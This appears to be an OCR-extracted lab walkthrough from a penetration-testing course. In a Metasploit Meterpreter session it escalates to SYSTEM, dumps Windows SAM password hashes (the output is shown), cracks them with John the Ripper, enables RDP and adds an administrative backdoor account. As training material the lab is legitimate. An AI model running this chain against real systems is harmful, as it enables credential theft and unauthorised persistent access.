
1. Dump SAM credential hashes from target host:
   run post/windows/gather/hashdump




1. Copy dumped hash lines for target users (`rebecca` , `steve` , `sam` , `anderson`) and open Pluma text editor.




1. Save hash file to Desktop as **/home/pentester/Desktop/hashes.txt**.



Applications Places System
Fri Aug 30, 05:29
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(Meterpreter 1)(C:\Users\Administrator\Downloads) > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 1)(C:\Users\Administrator\Downloads) > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e351780c2dc40d062d11bbcb58a89a8b...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
No users with password hints on this system
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
anderson:1008:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
rebecca:1009:aad3b435b51404eeaad3b435b51404ee:af5432a79b941528fa7fac9e7e391651:::
sam:1010:aad3b435b51404eeaad3b435b51404ee:6884b03b3b1cbac9627d5aa540215dff:::
steve:1011:aad3b435b51404eeaad3b435b51404ee:c74e060bfc4ddd6dae5cad3fe76c170c:::
(Meterpreter 1)(C:\Users\Administrator\Downloads) >
Open Terminal
Open Tab
Close Window
Copy
Paste
Profiles
Show Menubar
Menu
msfconsole - Parrot T...
Unsaved Document 1 -...




1. Open a new terminal window on Parrot Security, disable CPUID checks, and launch John the Ripper:
   export CPUID_DISABLE=1
   sudo john --format=nt /home/pentester/Desktop/hashes.txt



1. Inspect cracked passwords. Confirm user `steve`'s plaintext password is **italy**.



1. Return to Meterpreter session and enable Remote Desktop Protocol service:
   run post/windows/manage/enable_rdp




1. Drop into system shell and create new administrative user:

   shell


   net user CPENT cpentpw@123 /add

